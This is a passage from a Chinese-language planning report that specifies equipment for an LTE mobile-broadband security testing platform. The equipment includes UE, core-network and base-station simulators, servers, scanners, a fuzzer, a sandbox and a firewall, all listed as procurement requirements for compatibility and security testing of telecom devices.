擴展性	佳	採用模擬器能提供彈性掛載框架，可增添新攻擊模組與腳本。
訊號相關需求		
項目	**滿足程度**	**說明**
訊號干擾	可控制	若 DUT 為實體裝置存在，則不易控制訊號干擾狀況 。需加裝實體隔離室(Chamber Room)，以解決外部訊號干擾。
訊號強度變化	佳	採用模擬器仿真通訊介面，訊號強度仿真度高。
隔離性	可控制	需加裝實體隔離室，以解決外部訊號干擾。
安全性	可控制	加裝防火牆與 VPN，可以降低測試系統遭受外部攻擊的可能性，並提昇系統的安全性。

資料來源：本團隊整理

第7.4節　行動寬頻資安檢測平臺軟硬體說明

延續前述資安檢測平臺架構規劃，本節將進一步說明平臺每項裝置之基本規格需求，包含使用者設備（含 UE 模擬器、工程手機、LTE USB Dongle)、待測物 DUT 基站、EPC 核心網路模擬器、基站網路模擬器、管理伺服器及安全檢測軟硬體。本平臺及軟硬體規格之設計目的，為建立一套可控制的實驗室環境，提供不同電信業者或電信設備商 LTE 設備的基本驗證、測試與分析功能。詳細規格內容請參閱「行動寬頻資安檢測平臺-詳細設計與招標文件」第貳章第三點之採購標的規範。

一、使用者設備

（一）UE 模擬器

UE 模擬器應提供 LTE Uu 介面相關的射頻分析、協定驗證與端對端應用測試，包括效能測試、相容性測試、配置檢查等項目。射頻分析方面，應提供射頻參數的測試模組，以驗證分析 UE 裝置的收發介面的特性，並驗證各種信令的正確性。此外，UE 模擬器應能提供不同使用情境的設定，例如大量連線、頻繁交遞(Handover)、移動速度等。示意圖及規格條列如下(詳細規格內容可參閱「行動寬頻資安檢測平臺-詳細設計與招標文件」第貳章第三點採購標的規範-(二)UE 模擬器)。




圖 7- 15 UE 模擬器示意圖

資料來源：本團隊整理

1. 一般規格

(1) 可固定安裝於 19 吋之標準機櫃。

(2) 支援 FDD LTE、TDD LTE 及 LTE-Advance

(3) 支援 SISO、MIMO 2x2, 4x2 連接

(4) 支援 2CC 載波聚合測試(包含 intra-band 及 inter-band 載波聚合)

(5) 支援連接到 2 個以上之獨立的 eNodeB/HeNB 進行測試

2. 射頻規格

(1) 頻率操作範圍：700MHz~3800MHz

(2) 操作頻寬：1.4MHz/3MHz/5MHz/10MHz/15MHz/20MHz

3. 軟體規格

(1) 可於單一視窗介面同時控制 2 台(含)以上之待測物及同時進行測試模組測試及分析，測試過程和結果中無任何互相干擾及影響

(2) 在一個 LTE 下支援 200 個併發的 RRC connected mode UE

(3) 每個 LTE Cell 支援 200 CAPS（Call Attempt Per Second）

(4) 每個 UE 支援最多 11 個 EPS 承載(8 個資料承載，3 個信令承載)

(5) 支援 3GPP R10 以上之版本並向下相容，同平臺並可支援未來 3GPP 版本升級。

4. 編輯需求

(1) 提供 GUI 以設定基站參數、UE 參數、訊務量變化、CA 組合參數、Fading 參數。

(2) 提供 GUI 進行 Uu 介面測試腳本編輯，以模擬客製化及異常行為。

(3) 每個 UE 可以設定獨立的參數、不同的行為以模擬真實測試場景。

(4) 提供 ASN1 訊息編輯器以編輯客製化、異常的 RRC 訊息。

(5) 提供 NAS 訊息編輯器以編輯客製化、異常的 NAS 訊息，並可忽略透傳任何 NAS 層訊息，以提高性能做 RRC 信令壓力測試。

5. 信號規格

(1) 支援在上行信號加入高斯白雜訊(AWGN) 。

(2) 支援動態設定以下的調變: QPSK/16QAM/64QAM。

(3) 支援設定 UE 回報任何 3GPP 規範定義的 CQI、RI。

(4) 支援設定 UE 回報任何 3GPP 規範定義的 HARQ 響應(ACK, NACK, DTX) 。

(5) 支援設定 UE 回報任何 3GPP 規範定義的 RLC 響應(ACK, NAC。

(6) 支援 Fading 模擬，可模擬不同距離(遠、中、近)及通道品質的 UE。

(7) 支援 RoHC。

(8) 可模擬大量相臨 eNodeB 的 S1/X2 UE 交遞(Handover)行為，無須受待測 eNodeB 性能限制，進行最高性能的交遞(Handover)測試。

(9) 可模擬大量 UE 連續回報 Measurement Report 以進行 eNodeB 性能壓力測試。

(10) 支援 VoLTE。

（二）工程手機

1. 支援頻段：LTE FDD 700MHZ / 900MHZ / 1800MHZ / 2100MHZ / 2600MHZ、TDD 2600MHZ。

2. 須提供 WCDMA、HSPA+ DC、LTE FDD CAT6、LTE TDD 工程模式智慧型測試手機。

3. 測試手機可執行 WCDMA、HSPA+DC、FDD LTE、TDD LTE 量測外，並可即時顯示 LTE 相關參數 EARFCN、Cell ID、serving RSRP、RSRQ、SNR、PCI、neighbor RSRP、RSRQ、SNR、PCI、PDSCH throughput、PUSCH throughput、

RACH information、CQI、TAC 等參數以及提供 GPS 定位資訊、自動測試程序(script)、即時統計(real-time statistic)、室內量測(indoor map with marker)功能。

4. 測試手機可進行以下鎖頻功能 Band lock、System lock、Channel lock (GSM, WCDMA, LTE)、Scrambling code lock (WCDMA)、Frequency scanning、Handover control 。

5. 支援 VoLTE 及 MOS 功能

（三）LTE USB Dongle

1. 支援頻段：LTE FDD 700MHZ / 900MHZ / 1800MHZ / 2100MHZ / 2600MHZ

2. LTE speed up to 100Mbps

3. 內建驅動程式，支援 windows, MAC 等作業系統

二、基站

1. RF 模式：FDD 或 TDD

2. 頻率：700MHz、900MHz、1800MHz、2600MHz

3. 頻寬：1.4 MHz/3 MHz/5 MHz/10 MHz/15 MHz/20 MHz

4. MIMO：2*2

5. 最大吞吐量：130Mbit/s

6. Backhaul Interface：2xGE/FE 以上

7. 提供網管 OAM 及 Local Maintenance Terminal 功能

8. 支援 3GPP R10 以上版本並向下相容

9. 可固定安裝於 19 吋機架內

10. 需有 2 家不同廠牌，每廠牌需提供 2 臺。其中至少 1 家廠牌需為臺灣電信業者線上使用之基站廠牌，另 1 廠牌需為目前國際間市占率前 10 名之基站廠牌。

11. 平臺安裝地點僅提供 AC110V/220V 電源，若需直流電或是其他電源，請協力廠商一併考量及提供。

12. 含天線系統。廠商需負責進行基帶單元 BBU 安裝於 19 吋機架內，遠端射頻模組 RRU 與天線系統整合，並固定架設於本會指定地點，完成相關元件之線路(饋線、網路線、光跳線、電力線、時鐘線等)連接。

三、核心網路模擬器

依據測試需求，核心網路模擬器至少應①支援基本的行動通訊功能，包括 paging、attach、detach 等，同時，此核心網路模擬器需②支援 UE 用來更新自己在基站區域位置的一個 Tracking Area Update 訊號，讓基站知道 UE 目前移動到哪個區域位置。為了提高省電效益，核心網路也必須支援③S1-Release 訊號，讓當用戶端裝置長時間沒有傳送資料時，基站便會送出 S1-Release 訊號，釋放 S1 連線與用戶端裝置的全部資源，以節省本身的負荷。如此，核心網路中的 MME 的 ECM 狀態必須從 ECM-CONNECTION 轉成 ECM-IDLE。④為了提供更多實驗情境，核心網路模擬器需能提供交遞(Handover)相關的訊息與設定，包括 S1 交遞(Handover)、X2 交遞(Handover)等。⑤針對每個通訊階段，核心網路也須提供載體的創建、修改與刪除等設定。⑥支援數個 UE 及多通訊階段。⑦依傳輸流模板(Traffic Flow Template)設定，讓閘道器收送用戶封包時，可以正確地透過 EPS 承載，進行隧道式封裝，並安全地傳遞該封包資料。示意圖及規格說明如下圖 7- 16(詳細規格內容可參閱「行動寬頻資安檢測平臺-詳細設計與招標文件」第貳章第三點採購標的規範-(四)核心網路模擬器)。




圖 7- 16 核心網路模擬器示意圖

資料來源：本團隊整理

（一）一般規格

待測物最大總訊務量可達 2Gbps 軟體規格。

可固定安裝於 19 吋之標準機櫃。

（二）軟體規格

1. 可於單一視窗介面同時控制 4 台(含)以上之待測物及同時進行測試模組測試及分析，測試過程和結果中無任何互相干擾及影響。
2. 不限制之 UE 連接數。
3. 不限制之 EPC、MME 模擬數。
4. 支援 3GPP R10 以上之版本並向下相容,同平臺並可支援未來 3GPP 版本升級。

（三）編輯需求

1. 提供 GUI 圖型化操作介面,供使用者進行 S1 介面測試腳本編輯、修改、撰寫，及 CLI(Command-Line Interface)操作介面。
2. 具備詳細的 log 功能，提供 Event Trace，及 Text View log。
3. 具備 Test bed 分組功能，不同 Test bed 運行的腳本不會互相干擾。
4. 若廠商儀器無法提供上述編輯功能，則需提供客製化需求，依需求單位所提之測試腳本及需求時間，進行開發及腳本提供。

（四）信號需求

1. 具備 EPC 功能，包含下述網路元件之 HSS、MME、S-GW、P-GW 及 IMS 功能

四、基站網路模擬器

基站網路模擬器應可模擬交遞(Handover)、連線、重置及資源狀態報告等功能，利用各種網路參數來進行設定，並支援客製化腳本，強化各層協定相容性測試、端對端應用測試、堅實性測試、安全性等測試項。該模擬器亦應即時記錄所有測試細節，以達成深度除錯與分析的目的。示意圖及規格說明如下圖 7- 17(詳細規格參閱「行動寬頻資安檢測平臺-詳細設計與招標文件」第貳章第三點採購標的規範-(五)基站網路模擬器)。




圖 7- 17 基站網路模擬器示意圖

資料來源：本團隊整理

（一）一般規格

1. 可固定安裝於 19 吋之標準機櫃。

（二）軟體規格

1. 具備模擬 512 個相鄰 eNodeB/HeNB 能力，支援 X2 介面測試。
2. 支援 3GPP R10 以上之版本並向下相容，同平臺並可支援未來 3GPP 版本升級。

（三）編輯需求

1. 提供 GUI 圖型化操作介面，供使用者進行 X2 介面測試腳本編輯、修改、撰寫，及 CLI(Command-Line Interface)操作介面。
2. 具備詳細的 log 功能，提供 Event Trace，及 Text View log。
3. 具備 Test bed 分組功能，不同 Test bed 運行的腳本不會互相干擾。

（四）信號需求

1. 支援 IPv4 及 IPv6。

2. 支援 IPSEC。
3. IPSec 加密模式包含 IKEv1 and IKEv2 並同時支援 IPv4 及 IPv6。
4. IPSec 具備 NAT 功能，可動態分配 endpoint 的 IP。
5. 可在 IPsec 啟用下進行 X2-based Handover。

五、管理伺服器

行動寬頻資安檢測平臺除含 LTE 基本網路元件外，亦須建置一管理伺服器，管理伺服器主要由應用程式伺服器、檔案傳輸伺服器、磁碟陣列、交換器及操作電腦所組成，主要為執行檢測工具操作，腳本編譯，及檢測紀錄及基站行為表現 LOG 儲存。示意圖及規格說明如下圖 7- 18。(詳細規格內容可參閱「行動寬頻資安檢測平臺-詳細設計與招標文件」第貳章第三點採購標的規範-(六)其他設備)。




圖 7- 18 管理伺服器示意圖

資料來源：本團隊整理

（一）伺服器

1. 中央處理器至少需搭載 Intel® Xeon® E5-4660v3 每部主機至少安裝 2 組(含)以上。
2. 記憶體至少需 DDR4 16GB 2133 MHz (PC4-17000), ECC, Dual rank , registered 每部主機至少安裝 8 組(含)以上。
3. 磁碟陣列控制卡每部主機至少安裝 1 組(含)以上並至少具備 2GB(含)以上之快取記憶體。
4. 熱抽拔儲存裝置每部主機至少安裝 2 組(含)以上之 SATA 6G SFF 介面 240GB 固態硬碟，及 5 組(含)以上之 SAS 6G SFF 介面 1.2TB 10K rpm 硬碟。
5. 需提供虛擬化業系統 2 CPU 之授權，系統須包含 vMotion、Storage vMotion、高可用性、Data Protection、Fault Tolerance、Distributed Resources Scheduler (DRS)、Distributed Power Management (DPM) 。
6. 需提供虛擬化中央管理與分配系統。
7. 需提供完整遠端管理功能，可透過網路連線並遙控主機之所有功能。

（二）磁碟陣列

1. 須提供支援雙重安全性架構(Redundant)，控制器間具相互容錯備援能力，提供 Active/Active 雙磁碟陣列控制器且當任一控制器故障時，可不需人工介入操作自動進行由未故障的控制器接管故障控制器的所有作業。
2. 雙磁碟陣列控制器須提供 36GB(含)以上之快取記憶體。
3. 須能提供在任一磁碟群組(RAID Group)中，同時任兩顆硬碟發生故障時仍可繼續提供服務之 RAID 資料保護機制及 Hot Spare 功能。
4. 須提供原機原型號雙控制器可支援安裝至 84 顆 (含)以上之實體硬碟。
5. 須提供 24 顆(含)以上單顆硬碟容量須為 SAS 900GB (含)以上，且至少為 SAS 10000 轉(含)以上硬碟，且可用空間達 10TB 以上。
6. 須提供支援 NFS、CIFS、iSCSI 等通訊協定進行資料儲存，其中 CIFS 及 NFS 及 ISCSI 之授權與用戶端數量不得有造成用戶數或儲存容量之限制。

（三）交換器

1. 具備 48 個(含)以上全雙工 10/100/1000 Base-T 埠 。
2. 具備 2 個(含)以上 SFP+ 光纖介面(可依據接入之模組自動切換 10 Gbps 或

1Gbps)，須包含兩個(含)以上之多模/單模(請依據實際介接設備擇定)光纖模組。

3. 封包轉送率(Forwarding Rate)在 64 Byte Packet 需大於 100 mpps、轉送頻寬需大於 80Gbps、交換頻寬需大於 160 Gbps。

4. 具備 128MB DRAM 及 64MB Flash。

（四）筆記型電腦

1. 基於麥金塔 10.11 版及 windows 10 版作業系統筆記電腦各 2 組

2. 每組提供螢幕為 13 吋(含)以上。

3. 每組中央處理器至少須為第五代 Intel Core i7(含)以上

4. 每組提供固態硬碟儲存媒體 200GB(含)以上

5. 每組提供 1600MHz DDR3 或更新規格之 SDRAM 記憶體至少 8GB(含)以上

六、安全檢測軟硬體

LTE 網路包含 UE、eNodeB、EPC 三個主要系統元件，而 EPC 又由許多 HSS、MME、S-GW、P-GW 等網路元件組成，當消費者利用手機行動上網時，透過的網路節點更包含了無數個交換器 Switch、路由器 Router、防火牆 Firewall、伺服器 Server 等，每一個節點可能都存在網路漏洞而成為不安全的介面入口，如何確保設備安全防禦能力及其效能是否足夠抵擋惡意攻擊，除硬體測試外，尚需仰賴安全檢測軟體進行設備安全驗證，軟體檢測示意圖（軟體名稱非實際採購建置標的，僅為示意）如下圖 7- 19。(詳細規格內容可參閱「行動寬頻資安檢測平臺-詳細設計與招標文件」第貳章第三點採購標的規範-(八)~(十二))。




圖 7- 19 軟體檢測示意圖

資料來源：本團隊整理

（一）基本功能

1. 雲端運算網路安全測試平臺

(1) 支援 246 種(含)以上之應用協定。

(2) 支援無線介面(其中至少須包含 S1-U (eNodeB and SGW sides), S1-MME (eNodeB side), SGi (PDN side), S5/8 (SGW and PGW sides), S11 (MME and SGW sides), Gn (SSGN and GGSN sides))。

(3) 支援無線通訊協定(其中至少須包含 S1AP, GTP-C v1, GTP-C v2, GTP-U v1, SCTP (over UDP or IP)) 。

(4) 支援無線操作模式(其中至少須包含 User Equipment, eNodeB/MME (GTPv2), eNodeB/MME/SGW(GTPv2), eNodeB (S1AP/ GTPv1), SGW/PGW, MME/SGW/PGW, PGW) 。

(5) 支援網路接取功能(其中至少須包含 IPv4/IPv6 Static Hosts, IPv4/IPv6 External Hosts, IPv4/IPv6 DHCP Hosts, IPv4/IPv6 DHCP Server, IPv6 SLAAC + Stateless DHCPv6 Hosts, DHCP-PD, VLAN, IPv4/IPv6 Router, 6rd CE Routers, DS-Lite B4 and AFTR, IPv4/IPv6 DNS, IPsec IKEv1/IKEv2)。

(6) 安全攻擊庫的攻擊總類須包含最近5年的常见的攻擊和惡意軟體，且定期更新。

2. WEB 弱點檢測工具

(1) 支援應用 Adobe Flash、 JavaScript 、AJAX、Simple Object Access Protocol (SOAP) Web Service 等技術的網站檢測。

(2) 能夠檢測 Web 2.0 application 、Cross-Site Scripting (XSS) Analyzer、弱點類型掃描，並且能持續進行線上更新。

(3) 包含 JavaScript 安全分析器，能夠針對 client-side JavaScript 進行靜態分析，找出可被利用進行 DOM-based cross site scripting、code injection 等攻擊的 client-side JavaScript 漏洞。

(4) 可支援檢測 OWASP Top10 (Open Web Application Security of the Open Web Application Security Project)弱點掃描。

(5) 支援擴充惡意軟體(Malware)測試功能，可檢測網站是否已遭植入惡意程式或連結至不當網站。

3. 應用系統程式碼安全檢測工具

(1) 檢測的程式語言支援：內含支援程式語言：ASP.NET、VB.Net、C#.Net、Classic ASP、VBScript、VB6、Java、Android、JSP、JavaScript、HTML、XML、C/C++、PHP、T-SQL、PL/SQL、ActionScript、Visual Basic、python、Objective-C、Ruby、ABAP 等。

(2) 提供開發環境的插件套件(plug in)使開發者能夠自行掃描，而插入套件可分為下列二種：

- 源碼掃描插入套件，提供源始碼掃描及閱讀掃描結果等功能，讓使用者可閱讀結果及修改。而源碼掃描插入套件可支援下列開發軟体。Eclipse 3.X 及 4.X、IntelliJ IDEA Ultimate、IntelliJ IDEA Community、Android Studio、IBM Rational Application Developer (RAD)、IBM Rational Software Architect (RSA)、Microsoft Visual Studio、XCode。
- 源碼掃描閱讀套件，不提供掃描功能只提供源碼掃描結果閱讀功能，讓使用者可以閱讀掃描結果，此套件可支援同源碼掃描插入套件之開發軟体。

（二）進階功能

1. 未知漏洞模糊檢測軟體

(1) 支援 GTPv1 Client、GTPv1 Server、GTPv1 Server、X2-AP、TLS/SSL Server 1.2、TLS/SSL Client 1.2、SIP UAC、SIP UAS (+TT) 、RADIUS Client、RADIUS Server、GTPv2-C Server、SCTP Server、GRE、IPSec、PMIPv6 Client、PMIPv6 Server、

Diameter Server、Diameter Client、S1AP、GTPv2-C Client、LDAPv3 Server 等 3G/4G LTE 相關協定檢測功能。

(2) 須能依測試例編號、測試例代碼或測試例群組名稱等方式指定執行之測試例，並支援以符號來指定執行測試的範圍。

(3) 須提供測試例編號、測試例之總數量及已完成之數量及比例。

2. 網路惡意行為與分析沙箱工具

(1) 系統須採用無特徵碼沙箱分析引擎以偵測出利用未知弱點的先進攻擊以及內嵌於常見 Web 與多媒體內容中的惡意程式碼。

(2) 為確保資料機密性及安全性，所有沙箱分析過程須於同一系統中完成，不可將資料上傳至雲端或其他主機進行分析。

(3) 系統需支援 IPv4 以及 IPv6 流量分析偵測 (IPv4/IPv6 Dual Stack)

(4) 系統可於同一設備上同時進行特徵碼式入侵偵測與無特徵碼式沙箱分析。

(5) 可抵禦藉由 Web、魚叉式網路釣魚電子郵件與零時差入侵發動的混合式進階攻擊。

(6) 分析所有可疑的 Web 物件，包括 PDF、Flash、多媒體格式與 ZIP/RAR/TNEF 壓縮檔，以及封鎖出埠的惡意軟體以防止資料竊取。

（三）防火牆

1. 可提供(or 支援)防火牆(Firewall)、防毒系統(Antivirus)、入侵防護(IPS)、網頁內容過濾(WCF)、VPN (IPSec、SSL)、應用程式的管控(Application Control /QoS)、SSL 封包加解密檢測等，進行個別設定、管理。

2. 具備內建 8 個 (含)以上 10/100/1000 Gigabit Copper TX 自動偵測乙太網路埠。

3. 具備 8 個(含)以上 SFP 光纖介面須包含兩個(含)以上之多模/單模(請依據實際介接設備擇定)光纖模組。

4. 具備 Active/Active 與 Active/Standby 的 Failover(或 High Avalibility)功能。

5. Firewall Performance 64byte 小封包效能可達 16 Gbps (含)以上。

6. 至少可承載 4M TCP Sessions(含)以上，每秒最高可接受產生 TCP sessions 數 250,000 條(含)以上。

7. 系統最大 HTTP IPS Throughput 可達 5.5 Gbps (含)以上，IPS 功能支援 Sniffer Mode 或 SPAN 運作模式。

8. IPsec VPN 在封包為 512 byte 傳送率至少為 14Gbps(含)以上。

第7.5節　行動寬頻資安檢測平臺預期達成功能

透過可編輯的腳本，本計畫所設計之檢測平臺，應能用以實現不同的腳本，提供基本的相容性、功能性測試（協定互通性、SAE 管理、交遞(Handover)機制等等）、安全性與堅實性等測試（如對不同攻擊的抵禦能力等），讓各種行動網路節點裝置在上線服務之前，都能確保其已具備與其他廠牌裝置的互通性，以及基本抵禦攻擊的能力，並保障國人使用行動網路的安全。換言之，本計畫所設計之檢測平臺能提供國內外各電信業者針對其入網之 LTE 行動寬頻網路裝置（UE、eNodeB、EPC 等）進行相容性與安全性之檢測，達到最基本的資源共享目的。

